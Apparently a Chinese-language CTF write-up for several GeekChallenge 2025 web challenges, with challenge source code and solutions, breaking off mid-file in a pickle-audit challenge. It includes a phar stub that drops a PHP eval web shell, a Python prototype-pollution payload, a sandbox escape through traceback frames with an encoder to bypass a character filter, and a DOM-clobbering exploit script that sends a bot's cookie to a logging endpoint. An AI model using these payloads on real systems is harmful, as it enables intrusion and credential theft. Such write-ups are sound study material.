$files = array_diff(scandir($SANDBOX), ['.', '..']);
$result = '';
if (isset($_GET['f'])) {
    $filename = basename($_GET['f']);
    $fullpath = $SANDBOX . '/' . $filename;
    if (file_exists($fullpath) && preg_match('/\.(zip|bz2|gz|xz|7z)$/i', $filename)) {
        ob_start();
        @include($fullpath);
        $result = ob_get_clean();
    } else {
        $result = "文件不存在或非法类型。";
    }
}
?>
|
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
|
<?php
// upload.php(美化版)
// 说明:已修复前端 JS 的语法错误并增强上传完成后的 UI 行为
session_start();
error_reporting(0);

$allowed_extensions = ['zip', 'bz2', 'gz', 'xz', '7z'];
$allowed_mime_types = [
    'application/zip',
    'application/x-bzip2',
    'application/gzip',
    'application/x-gzip',
    'application/x-xz',
    'application/x-7z-compressed',
];

$BLOCK_LIST = [
    "__HALT_COMPILER()",
    "PK",
    "<?",
    "<?php",
    "phar://",
    "php",
    "?>"
];

function content_filter($tmpfile, $block_list) {
    $fh = fopen($tmpfile, "rb");
    if (!$fh) return true;
    $head = fread($fh, 4096);
    fseek($fh, -4096, SEEK_END);
    $tail = fread($fh, 4096);
    fclose($fh);
    $sample = $head . $tail;
    $lower = strtolower($sample);
    foreach ($block_list as $pat) {
        if (stripos($sample, $pat) !== false) {
            // 为避免泄露过多信息,这里不直接 echo sample(你之前有 echo,保持注释)
            return false;
        }
        if (stripos($lower, strtolower($pat)) !== false) {
            return false;
        }
    }
    return true;
}

if (!isset($_SESSION['dir'])) {
    $_SESSION['dir'] = bin2hex(random_bytes(4));
}
$salt = 'GeekChallenge_2025';
$SANDBOX = sys_get_temp_dir() . "/uploads_" . md5($salt . $_SESSION['dir']);
if (!is_dir($SANDBOX)) mkdir($SANDBOX, 0700, true);

if ($_SERVER['REQUEST_METHOD'] === 'POST') {
    if (!isset($_FILES['file'])) {
        http_response_code(400);
        die("No file.");
    }
    $tmp = $_FILES['file']['tmp_name'];
    $orig = basename($_FILES['file']['name']);
    if (!is_uploaded_file($tmp)) {
        http_response_code(400);
        die("Upload error.");
    }

    $ext = strtolower(pathinfo($orig, PATHINFO_EXTENSION));
    if (!in_array($ext, $allowed_extensions)) {
        http_response_code(400);
        die("Bad extension.");
    }

    $finfo = finfo_open(FILEINFO_MIME_TYPE);
    $mime = finfo_file($finfo, $tmp);
    finfo_close($finfo);
    if (!in_array($mime, $allowed_mime_types)) {
        http_response_code(400);
        die("Bad mime.");
    }

    if (!content_filter($tmp, $BLOCK_LIST)) {
        http_response_code(400);
        die("Content blocked.");
    }

    $newname = time() . "_" . preg_replace('/[^A-Za-z0-9._-]/', '_', $orig);
    $dest = $SANDBOX . '/' . $newname;

    if (!move_uploaded_file($tmp, $dest)) {
        http_response_code(500);
        die("Move failed.");
    }

    echo "UPLOAD_OK:" . htmlspecialchars($newname, ENT_QUOTES);
    exit;
}
?>
|
一眼include触发phar恶意文件,秒了
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
|
<?php
$phar = new Phar('exp.phar');
$phar->compressFiles(Phar::GZ);
$phar->startBuffering();

$stub = <<<'STUB'
<?php
  $filename="/var/www/html/2.php";
  $content="<?php eval(\$_POST[1]);?>";
  file_put_contents($filename, $content);
        __HALT_COMPILER();
?>
STUB;

$phar->setStub($stub);
$phar->addFromString('test.txt', 'test');
$phar->stopBuffering();

$fp = gzopen("exp.phar.gz", 'w9');	#压缩为gz绕过过滤
gzwrite($fp, file_get_contents("exp.phar"));
gzclose($fp);

?>
|

百年继承
考点:原型链污染
所知的信息有
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
|
上校已创建。
上校继承于他的父亲,他的父亲继承于人类
时间流逝:卷入武装起义:命运与战争交织。
时间流逝:抉择时刻:上校需要做出选择(武器与策略)。
事件:上校使用 spear,采取 ambush 策略。世界线变动...
(上校的weapon属性被赋值为spear,tactic属性被赋值为ambush)
时间流逝:宿命延续:行军与退却。
时间流逝:面对行刑队:命运的审判即将到来。
行刑队:开始执行判决。
行刑队也继承于人类
临死之前,上校目光瞄着行刑队的佩剑,上面分明写着:
lambda executor, target: (target.__del__(), setattr(target, 'alive', False), '处决成功')
这是人类自古以来就拥有的execute_method属性...
处决成功
时间流逝:结局:命运如沙漏般倾泻……
|
继承关系如下
1
2
3
4
5
6
7
|
class Human():

class Father(Human):

class ExecutionSquad(Human):

class Colonel(Father):
|
1
|
从执行函数lambda executor, target: (target.__del__(), setattr(target, 'alive', False), '处决成功')最后返回处决成功,猜测可能返回第三个元素的值,所以在第三个元素位置执行命令
|
1
2
3
4
5
6
7
8
9
|
{
    "__class__": {
        "__base__": {
            "__base__": {
                "execute_method": "lambda executor, target: (1, 1, __import__('os').getenv('FLAG'))"
            }
        }
    }
}
|
后面拿到源码重要的是这
1
2
|
method = getattr(self, "execute_method", None)
result = eval(method)(executor=self, target=target)[2]#实际上是一个字符串,然后被eval转化成的lambda匿名函数
|
西纳普斯的许愿碑
考点:栈帧逃逸+条件竞争
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
|
from flask import Flask, render_template, send_from_directory, jsonify, request
import json
import threading
import time

app = Flask(__name__, template_folder='template', static_folder='static')
with open("asset/txt/wishes.json", 'r', encoding='utf-8') as f:
    wishes = json.load(f)['wishes']

wishes_lock = threading.Lock()

@app.route('/')
def index():
    return render_template('index.html')

@app.route('/assets/<path:filename>')
def assets(filename):
    return send_from_directory('asset', filename)


@app.route('/api/wishes', methods=['GET', 'POST'])
def wishes_endpoint():
    from wish_stone import evaluate_wish_text
    if request.method == 'GET':
        with wishes_lock:
            evaluated = [evaluate_wish_text(w) for w in wishes]
        return jsonify({'wishes': evaluated})

    data = request.get_json(silent=True) or {}
    text = data.get('wish', '')
    if isinstance(text, str) and text.strip():
        with wishes_lock:
            wishes.append(text.strip())

        return jsonify({'ok': True}), 201
    return jsonify({'ok': False, 'error': 'empty wish'}), 400

def _cleanup_task():
    while True:
        with wishes_lock:
            if len(wishes) > 6:
                del wishes[6:]
        time.sleep(0.5)

if __name__ == '__main__':
    threading.Thread(target=_cleanup_task, daemon=True).start()
    app.run(host='0.0.0.0', port=8080, debug=False, use_reloader=False)
|
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
|
import multiprocessing
import sys
import io
import ast


class Wish_stone(ast.NodeVisitor):
    forbidden_wishes = {
        "__class__", "__dict__", "__bases__", "__mro__", "__subclasses__",
        "__globals__", "__code__", "__closure__", "__func__", "__self__",
        "__module__", "__import__", "__builtins__", "__base__"
    }

    def visit_Attribute(self, node):
        if isinstance(node.attr, str) and node.attr in self.forbidden_wishes:
            raise ValueError
        self.generic_visit(node)

    def visit_GeneratorExp(self, node):
        raise ValueError

SAFE_WISHES = {
    "print": print,
    "filter": filter,
    "list": list,
    "len": len,
    "addaudithook": sys.addaudithook,
    "Exception": Exception,
}

def wish_granter(code, result_queue):
    safe_globals = {"__builtins__": SAFE_WISHES}

    sys.stdout = io.StringIO()
    sys.stderr = io.StringIO()

    try:
        exec(code, safe_globals)
        output = sys.stdout.getvalue()
        error = sys.stderr.getvalue()
        if error:
            result_queue.put(("err", error))
        else:
            result_queue.put(("ok", output))
    except Exception:
        import traceback
        result_queue.put(("err", traceback.format_exc()))


def safe_grant(wish: str, timeout=3):
    wish = wish.encode().decode('unicode_escape')
    try:
        parse_wish = ast.parse(wish)
        Wish_stone().visit(parse_wish)
    except Exception as e:
        return f"Error: bad wish ({e.__class__.__name__})"

    result_queue = multiprocessing.Queue()
    p = multiprocessing.Process(target=wish_granter, args=(wish, result_queue))
    p.start()
    p.join(timeout=timeout)

    if p.is_alive():
        p.terminate()
        return "You wish is too long."

    try:
        status, output = result_queue.get_nowait()
        print(output)
        return output if status == "ok" else f"Error grant: {output}"
    except:
        return "Your wish for nothing."


CODE = '''
def wish_checker(event,args):
    allowed_events = ["import", "time.sleep", "builtins.input", "builtins.input/result"]
    if not list(filter(lambda x: event == x, allowed_events)):
        raise Exception
    if len(args) > 0:
        raise Exception
addaudithook(wish_checker)
print("{}")
'''

badchars = "\"'|&`+-*/()[]{}_ .".replace(" ", "")


def evaluate_wish_text(text: str) -> str:
    for ch in badchars:
        if ch in text:
            print(f"ch={ch}")
            return f"Error:waf {ch}"
    out = safe_grant(CODE.format(text))
    return out
|
一眼栈帧逃逸,gemini可以秒,跟着它的思路学一下
1
2
3
4
5
6
7
|
1.");闭合原本的 print(" 字符串和函数调用,结束上一条语句,开始执行我们的恶意代码。#注释后面的}")

2.利用 Python 变量查找顺序 (LEGB) 覆盖全局变量,欺骗 wish_checker
	filter=lambda *x:[1]:覆盖全局 filter。让它永远返回 [1] (真值)。审计器会认为所有操作都在白名单内。
	len=lambda x:0:覆盖全局 len。让它永远返回 0。审计器会认为所有操作都没有带参数

3.栈帧逃逸:利用异常回溯机制获得栈帧执行命令
|
1
2
3
4
5
6
7
8
9
|
");
filter=lambda *x:[1]
len=lambda x:0
try:
 raise Exception
except Exception as e:
 # 栈帧逃逸 -> sys -> os -> environ
 print(e.__traceback__.tb_frame.f_back.f_globals['sys'].modules['os'].environ)
#
|
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
|
import json

# 1. 这里填入你的原始 Python 攻击代码
# 注意:Python 对缩进非常敏感,
# 为了防止 SyntaxError,try 和 except 内部的代码前面必须保留一个空格!
raw_payload = ''');
filter=lambda *x:[1]
len=lambda x:0
try:
 raise Exception
except Exception as e:
 print(e.__traceback__.tb_frame.f_back.f_globals['sys'].modules['os'].environ)
#'''

# 2. 核心转换逻辑:WAF 绕过编码器
# 遍历字符串中的每一个字符,将其转换为 \uXXXX 格式
encoded_payload = ""
for char in raw_payload:
    # ord(char) 获取字符的 Unicode 数值
    # {:04x} 将数值格式化为 4 位十六进制 (例如: 65 -> 0041)
    encoded_payload += "\\u{:04x}".format(ord(char))

# 3. 构造 JSON 对象
output_json = {
    "wish": encoded_payload
}

# 4. 打印最终结果
print("-" * 20 + " 生成的 Payload " + "-" * 20)
# ensure_ascii=True 会确保输出的是 ASCII 字符,斜杠会被自动处理好
print(json.dumps(output_json, indent=4))
print("-" * 60)
|
1
2
3
|
{
    "wish": "\\u0022\\u0029\\u003b\\u000a\\u0066\\u0069\\u006c\\u0074\\u0065\\u0072\\u003d\\u006c\\u0061\\u006d\\u0062\\u0064\\u0061\\u0020\\u002a\\u0078\\u003a\\u005b\\u0031\\u005d\\u000a\\u006c\\u0065\\u006e\\u003d\\u006c\\u0061\\u006d\\u0062\\u0064\\u0061\\u0020\\u0078\\u003a\\u0030\\u000a\\u0074\\u0072\\u0079\\u003a\\u000a\\u0020\\u0072\\u0061\\u0069\\u0073\\u0065\\u0020\\u0045\\u0078\\u0063\\u0065\\u0070\\u0074\\u0069\\u006f\\u006e\\u000a\\u0065\\u0078\\u0063\\u0065\\u0070\\u0074\\u0020\\u0045\\u0078\\u0063\\u0065\\u0070\\u0074\\u0069\\u006f\\u006e\\u0020\\u0061\\u0073\\u0020\\u0065\\u003a\\u000a\\u0020\\u0070\\u0072\\u0069\\u006e\\u0074\\u0028\\u0065\\u002e\\u005f\\u005f\\u0074\\u0072\\u0061\\u0063\\u0065\\u0062\\u0061\\u0063\\u006b\\u005f\\u005f\\u002e\\u0074\\u0062\\u005f\\u0066\\u0072\\u0061\\u006d\\u0065\\u002e\\u0066\\u005f\\u0062\\u0061\\u0063\\u006b\\u002e\\u0066\\u005f\\u0067\\u006c\\u006f\\u0062\\u0061\\u006c\\u0073\\u005b\\u0027\\u0073\\u0079\\u0073\\u0027\\u005d\\u002e\\u006d\\u006f\\u0064\\u0075\\u006c\\u0065\\u0073\\u005b\\u0027\\u006f\\u0073\\u0027\\u005d\\u002e\\u0065\\u006e\\u0076\\u0069\\u0072\\u006f\\u006e\\u0029\\u000a\\u0023"
}
|

gemini分析能力太强了,这种白盒给他就是送分
Xross The Doom
考点:xss之DOM(利用DOMPurify 的配置缺陷与未定义的 window. x全局变量)
这题直接给gemini秒了
先看关键代码
admin.js
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
|
(() => {
  const id = location.pathname.split('/').pop();
  const contentEl = document.getElementById('content');
  const metaEl = document.getElementById('meta');

  fetch(`/api/posts/${id}`).then(r => r.json()).then(({ post }) => {
    metaEl.textContent = `创建时间:${new Date(post.createdAt).toLocaleString()}`;

    const safe = DOMPurify.sanitize(post.content);
    contentEl.innerHTML = safe;

    function asBool(v) {
      return v === true || (v && typeof v === 'object' && 'value' in v ? v.value === 'true' : !!v);
    }
    function asPath(v) {
      if (typeof v === 'string') return v;
      if (v && typeof v.getAttribute === 'function' && v.getAttribute('action')) {
        return v.getAttribute('action');
      }
      if (v && v.action) return v.action;
      return '';
    }

    const auto = asBool(window.AUTO_SHARE);
    const path = asPath(window.CONFIG_PATH);
    const includeCookie = asBool(window.CONFIG_COOKIE_DEBUG);

    function buildTarget(base, sub) {
      const parts = (base + '/' + (sub || '')).split('/');
      const stack = [];
      for (const seg of parts) {
        if (seg === '..') {
          if (stack.length) stack.pop();
        } else if (seg && seg !== '.') {
          stack.push(seg);
        }
      }
      return '/' + stack.join('/');
    }

    if (auto) {
      const target = buildTarget('/analytics', path);
      const qs = new URLSearchParams({ id, ua: navigator.userAgent });
      if (includeCookie) {
        qs.set('c', document.cookie);
      }
      fetch(target + '?' + qs.toString()).catch(() => {});
    }
  }).catch(() => {
    contentEl.textContent = '未找到内容';
  });
})();
|
app.js
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
|
(() => {
  const listEl = document.getElementById('list');
  const form = document.getElementById('new-post-form');
  const resultEl = document.getElementById('create-result');

  async function loadList() {
    const { posts } = await (await fetch('/api/posts')).json();
    listEl.innerHTML = '';
    for (const p of posts.slice().reverse()) {
      const card = document.createElement('div');
      card.className = 'card';
      const title = document.createElement('div');
      title.className = 'card-title';
      title.textContent = p.title;
      const actions = document.createElement('div');
      actions.className = 'actions';
      actions.innerHTML = `
        <a href="/post/${p.id}">查看</a>
        <a href="/admin/review/${p.id}">审核</a>
      `;
      card.appendChild(title);
      card.appendChild(preview);
      card.appendChild(actions);
      listEl.appendChild(card);
    }
  }

  form.addEventListener('submit', async (e) => {
    e.preventDefault();
    const title = document.getElementById('title').value.trim();
    const content = document.getElementById('content').value;
    const res = await fetch('/api/posts', {
      method: 'POST',
      headers: { 'Content-Type': 'application/json' },
      body: JSON.stringify({ title, content })
    });
    const data = await res.json();
    if (data.ok) {
      resultEl.textContent = "发布成功!";
      await loadList();
      form.reset();
    } else {
      resultEl.textContent = "发布失败";
    }
  });

  loadList().catch(() => {
    listEl.textContent = '加载失败';
  });
})();
|
bot.js
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
|
const puppeteer = require('puppeteer');

async function main() {
  const targetUrl = process.argv[2] || process.env.TARGET_URL;
  const FLAG = process.env.FLAG || 'flag{test}';
  if (!targetUrl) {
    process.exit(1);
  }

  const url = new URL(targetUrl);

  const browser = await puppeteer.launch({
    headless: 'new',
    pipe: true,
    executablePath: '/usr/bin/chromium-browser',
    args: [
        '--no-sandbox',
        '--disable-setuid-sandbox',
        '--disable-dev-shm-usage',
        '--disable-gpu',
        '--disable-software-rasterizer',
        '--disable-extensions',
        '--disable-translate',
        '--disable-features=TranslateUI',
        '--disable-features=site-per-process',
        '--disable-background-networking',
        '--disable-default-apps',
        '--disable-sync',
        '--disable-hang-monitor',
        '--disable-breakpad',
        '--disable-logging',
        '--disable-vulkan',
        '--disable-accelerated-2d-canvas',
        '--disable-accelerated-video-decode',
        '--mute-audio',
        '--no-zygote',
        '--disable-dbus',
    ]
  });
  const page = await browser.newPage();

  await page.setCookie({
    name: 'FLAG',
    value: FLAG,
    url: url.origin + '/admin',
    path: '/admin',
    httpOnly: false,
    sameSite: 'Lax'
  });

  console.log(`[BOT] Visiting: ${targetUrl}`);
  await page.goto(targetUrl, { waitUntil: 'networkidle0' });
  await new Promise(r => setTimeout(r, 1500));

  await browser.close();
}

main().catch(err => {
  console.error('[BOT] Error:', err);
  process.exit(1);
});
|
server.js
  1
  2
  3
  4
  5
  6
  7
  8
  9
 10
 11
 12
 13
 14
 15
 16
 17
 18
 19
 20
 21
 22
 23
 24
 25
 26
 27
 28
 29
 30
 31
 32
 33
 34
 35
 36
 37
 38
 39
 40
 41
 42
 43
 44
 45
 46
 47
 48
 49
 50
 51
 52
 53
 54
 55
 56
 57
 58
 59
 60
 61
 62
 63
 64
 65
 66
 67
 68
 69
 70
 71
 72
 73
 74
 75
 76
 77
 78
 79
 80
 81
 82
 83
 84
 85
 86
 87
 88
 89
 90
 91
 92
 93
 94
 95
 96
 97
 98
 99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
|
const express = require('express');
const path = require('path');
const cookieParser = require('cookie-parser');
const { nanoid } = require('nanoid');
const { spawn } = require('child_process');
const { JSDOM } = require('jsdom');
const createDOMPurify = require('dompurify');

const window = new JSDOM('').window;
const DOMPurify = createDOMPurify(window);

const app = express();
const PORT = process.env.PORT || 3000;
const FLAG = process.env.FLAG || 'flag{test}';

const posts = [];
const logs = [];

app.use(express.urlencoded({ extended: false }));
app.use(express.json());
app.use(cookieParser());

app.use('/static', express.static(path.join(__dirname, 'public')));
app.use('/vendor', express.static(path.join(__dirname, 'node_modules', 'dompurify', 'dist')));

app.get('/', (req, res) => {
  res.sendFile(path.join(__dirname, 'public', 'index.html'));
});

app.get('/post/:id', (req, res) => {
  res.sendFile(path.join(__dirname, 'public', 'post.html'));
});

app.get('/admin/review/:id', (req, res) => {
  res.sendFile(path.join(__dirname, 'public', 'admin.html'));
});

app.get('/log', (req, res) => {
  const c = req.query.c || '';
  const ua = req.headers['user-agent'] || '';
  logs.push({
    time: new Date().toISOString(),
    cookie: c,
    ua
  });
  res.json({ ok: true });
});

app.get('/logs', (req, res) => {
  res.json({ logs });
});

app.get('/bot', async (req, res) => {
  try {
    const serverOrigin = `http://127.0.0.1:${PORT}`;
    let { id } = req.query || {};
    if (typeof id !== 'string' || id.trim() === '') {
      return res.status(400).json({ error: 'Missing id' });
    }
    id = id.trim();
    if (!/^[A-Za-z0-9_-]{1,64}$/.test(id)) {
      return res.status(400).json({ error: 'Invalid id format' });
    }
    const exists = posts.some(p => p.id === id);
    if (!exists) {
      return res.status(404).json({ error: 'Post not found' });
    }

    const safeId = encodeURIComponent(id);
    const targetUrl = `${serverOrigin}/admin/review/${safeId}`;

    res.json({ ok: true, target: targetUrl, message: 'queued' });

    const botPath = path.join(__dirname, 'bot.js');
    const child = spawn(process.execPath, [botPath, targetUrl], {
      env: { ...process.env, FLAG: FLAG },
      stdio: ['ignore', 'inherit', 'inherit']
    });
    child.on('error', (err) => {
      console.error('[BOT] failed to start:', err.message);
    });
    child.on('exit', (code) => {
      if (code === 0) {
        console.log('[BOT] visited:', targetUrl);
      } else {
        console.warn('[BOT] bot.js exited with code', code);
      }
    });
  } catch (err) {
    console.error('[BOT] internal error:', err);
    res.status(500).json({ error: 'Internal error' });
  }
});

app.get('/api/posts', (req, res) => {
  res.json({ posts });
});

app.get('/api/posts/:id', (req, res) => {
  const id = req.params.id;
  const post = posts.find(p => p.id === id);
  if (!post) return res.status(404).json({ error: 'Not found' });
  res.json({ post });
});

app.post('/api/posts', (req, res) => {
  const { title, content } = req.body;
  if (!title || !content) return res.status(400).json({ error: 'Missing title or content' });
  const id = nanoid(8);
  const sanitized = DOMPurify.sanitize(String(content));
  const post = { id, title: String(title), content: sanitized, createdAt: Date.now() };
  posts.push(post);
  res.json({ ok: true, id });
});

app.listen(PORT, () => {
  console.log(`Server listening on http://localhost:${PORT}`);
});
|
这里在bot的cookie里面,所以就是要想办法拿bot的cookie,首先重点看admin.js中有个POST /api/posts: 用户提交文章,其使用了 DOMPurify.sanitize(content) 对用户输入进行了过滤
1
|
DOMPurify 默认会过滤掉 <script> 等执行代码的标签以防止 XSS,但默认允许 <a id="...">、<form id="..."> 等 HTML 结构标签。这就为 DOM Clobbering 留下了口子。
|
然后看此代码
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
|
    function asBool(v) {
      return v === true || (v && typeof v === 'object' && 'value' in v ? v.value === 'true' : !!v);
    }
    function asPath(v) {
      if (typeof v === 'string') return v;
      if (v && typeof v.getAttribute === 'function' && v.getAttribute('action')) {
        return v.getAttribute('action');
      }
      if (v && v.action) return v.action;
      return '';
    }

    const auto = asBool(window.AUTO_SHARE);
    const path = asPath(window.CONFIG_PATH);
    const includeCookie = asBool(window.CONFIG_COOKIE_DEBUG);
|
1
2
3
4
5
6
7
|
asBool 函数:
逻辑:只要值存在且不是 false 字符串,通常返回 true。
如果传入一个 DOM 元素(对象),!!v 为 true。

asPath 函数:
逻辑:如果传入的是对象,它会尝试获取 action 属性。
HTML 中 <form> 标签天然拥有 action 属性。
|
1
|
window.VARIABLE 的来源:在 JavaScript 中,如果通过 var 或 const 没有定义某个变量,但 HTML 中存在 id="VARIABLE" 的元素,那么 window.VARIABLE 就会指向这个 DOM 元素(这叫 DOM 属性挂载)。也就是说题目里auto,path,includeCookie都是可控
|
所以要让 window.AUTO_SHARE,window.CONFIG_COOKIE_DEBUG 存在,并控制 path 并进行路径穿越,继续分析
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
|
    function buildTarget(base, sub) {
      const parts = (base + '/' + (sub || '')).split('/');
      const stack = [];
      for (const seg of parts) {
        if (seg === '..') {
          if (stack.length) stack.pop();
        } else if (seg && seg !== '.') {
          stack.push(seg);
        }
      }
      return '/' + stack.join('/');
    }

    if (auto) {
      const target = buildTarget('/analytics', path);
      const qs = new URLSearchParams({ id, ua: navigator.userAgent });
      if (includeCookie) {
        qs.set('c', document.cookie);
      }
      fetch(target + '?' + qs.toString()).catch(() => {});//这里最后也就是发到log路由了
    }
|
1
2
3
4
|
代码中的 buildTarget 函数大致逻辑是拼接路径: '/analytics' + '/' + path
如果我们注入的 path 是 ../../log,拼接结果为: /analytics/../../log
浏览器或 fetch 处理这个相对路径时,会解析为: /log
这样,请求就从原本无效的 /analytics 转移到了能够记录数据的 /log 接口。
|
继续分析
1
2
3
4
5
6
|
然后bot.js中执行访问动作-await page.goto(targetUrl, { waitUntil: 'networkidle0' });,
但它是被 app.js 里的 /bot 路由调用的。
const child = spawn(process.execPath, [botPath, targetUrl], {
    env: { ...process.env, FLAG: FLAG }, // 把 Flag 注入环境变量传给 bot
    stdio: ['ignore', 'inherit', 'inherit']
  });
|
看bot路由,只要我们攻击者向 GET /bot?id=ABCD 发送请求。服务端启动 puppeteer Bot。Bot 设置好带有 Flag 的 Cookie。Bot 访问 http://localhost:3000/admin/review/ABCD。然后就会admin.js执行,flag放到了参数c中,/log中参数c的值保存在logs。然后访问logs就行了
exp如下
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
|
import requests, time

# 目标 URL
url = "http://3000-17707093-12f1-4042-b6c3-ea8d4604eb39.challenge.ctfplus.cn"
payload = '<a id="AUTO_SHARE"></a><a id="CONFIG_COOKIE_DEBUG"></a><form id="CONFIG_PATH" action="../../log"></form>'

# 1. 发帖并获取 ID
pid = requests.post(f"{url}/api/posts", json={"title": "x", "content": payload}).json()['id']

# 2. 触发 Bot
requests.get(f"{url}/bot", params={"id": pid})

# 3. 等待并取回 Flag
time.sleep(4)
logs = requests.get(f"{url}/logs").json()['logs']
print(logs)
|
AISCREAM
考点:条件竞争
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
|
import io
import pickletools


class AuditResult:
    def __init__(self, ok: bool, reasons: list[str], summary: str):
        self.ok = ok
        self.reasons = reasons
        self.summary = summary


def audit(data: bytes) -> AuditResult:
    reasons: list[str] = []

    dangerous_ops = {
        "GLOBAL",
        "STACK_GLOBAL",
        "REDUCE",
        "INST",
        "OBJ",
        "NEWOBJ",
        "NEWOBJ_EX",
        "BUILD",
        "EXT1",
        "EXT2",
        "EXT4",
        "PERSID",
        "BINPERSID",
        "SETSTATE",
    }

    safe_opcodes = {
        "PROTO", "FRAME", "STOP",
        "MARK", "POP", "POP_MARK", "DUP",
        "PUT", "BINPUT", "LONG_BINPUT", "GET", "BINGET", "LONG_BINGET", "MEMOIZE",
        "NONE", "NEWTRUE", "NEWFALSE",
        "BININT", "BININT1", "BININT2", "INT",
        "LONG", "LONG1", "LONG4",
        "BINFLOAT", "FLOAT",
        "BINUNICODE", "SHORT_BINUNICODE", "UNICODE", "BINUNICODE8",
        "BINBYTES", "SHORT_BINBYTES", "BINBYTES8", "BYTEARRAY8",
        "BINSTRING", "SHORT_BINSTRING", "STRING",
        "EMPTY_TUPLE", "TUPLE", "TUPLE1", "TUPLE2", "TUPLE3",
        "EMPTY_LIST", "LIST", "APPEND", "APPENDS",
        "EMPTY_DICT", "DICT", "SETITEM", "SETITEMS",
        "EMPTY_SET", "FROZENSET", "ADDITEMS",
        "NEXT_BUFFER", "READONLY_BUFFER",
        "EMPTY_FROZENSET",
    }

    try:
        for opcode, arg, pos in pickletools.genops(data):
            name = opcode.name
            if name in dangerous_ops:
                reasons.append(f"Dangerous opcode: {name}")
                continue
            if name not in safe_opcodes:
                reasons.append(f"Disallowed opcode: {name}")
    except Exception as e:
        return AuditResult(False, [f"disassembly error: {e}"], "Failed to parse pickle")

    ok = len(reasons) == 0
    summary = "Audit passed" if ok else "Audit failed"
    return AuditResult(ok, reasons, summary)
|
  1
  2
  3
  4
  5
  6
  7
  8
  9
 10
 11
 12
 13
 14
 15
 16
 17
 18
 19
 20
 21
 22
 23
 24
 25
 26
 27
 28
 29
 30
 31
 32
 33
 34
 35
 36
 37
 38
 39
 40
 41
 42
 43
 44
 45
 46
 47
 48
 49
 50
 51
 52
 53
 54
 55
 56
 57
 58
 59
 60
 61
 62
 63
 64
 65
 66
 67
 68
 69
 70
 71
 72
 73
 74
 75
 76
 77
 78
 79
 80
 81
 82
 83
 84
 85
 86
 87
 88
 89
 90
 91
 92
 93
 94
 95
 96
 97
 98
 99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
|
import os
import uuid
import sqlite3
import secrets
import pickle

from flask import Flask, request, render_template, redirect, url_for, session, jsonify, flash

from .security import audit
from .ai_models import BaseModel
from . import ensure_dirs


BASE_DIR = os.path.abspath(os.path.join(os.path.dirname(__file__), ".."))
DB_PATH = os.path.join(BASE_DIR, "storage", "app.db")
MODEL_DIR = os.path.join(BASE_DIR, "storage", "models")


def get_db():
    conn = sqlite3.connect(DB_PATH)
    conn.row_factory = sqlite3.Row
    return conn


def init_db():
    ensure_dirs()
    conn = get_db()
    cur = conn.cursor()
    cur.execute(
        """
        CREATE TABLE IF NOT EXISTS users (
            uid TEXT PRIMARY KEY,
            model_path TEXT,
            model_meta TEXT,
            created_at INTEGER,
            audit_ok INTEGER DEFAULT 0
        )
        """
    )
    try:
        cur.execute("ALTER TABLE users ADD COLUMN audit_ok INTEGER DEFAULT 0")
    except Exception:
        pass
    conn.commit()
    conn.close()


_pkg_dir = os.path.dirname(__file__)
_tpl_dir = os.path.join(_pkg_dir, "..", "templates")
_static_dir = os.path.join(_pkg_dir, "..", "static")
app = Flask(__name__, template_folder=_tpl_dir, static_folder=_static_dir)
app.config["MAX_CONTENT_LENGTH"] = 512 * 1024
app.config["SECRET_KEY"] = os.environ.get("SECRET_KEY", secrets.token_hex(16))
init_db()


@app.before_request
def assign_uid():
    if "uid" not in session:
        session["uid"] = uuid.uuid4().hex


@app.route("/")
def index():
    uid = session["uid"]
    conn = get_db()
    row = conn.execute("SELECT * FROM users WHERE uid=?", (uid,)).fetchone()
    conn.close()
    return render_template("index.html", user=row)


@app.route("/model/upload", methods=["POST"])
def upload_model():
    uid = session["uid"]
    data = None
    src = None

    f = request.files.get("model_file")
    if f and f.filename:
        src = f.filename
        data = f.read()

    if not data:
        flash("No data provided", "error")
        return redirect(url_for("index"))

    path = os.path.join(MODEL_DIR, f"{uid}.pkl")
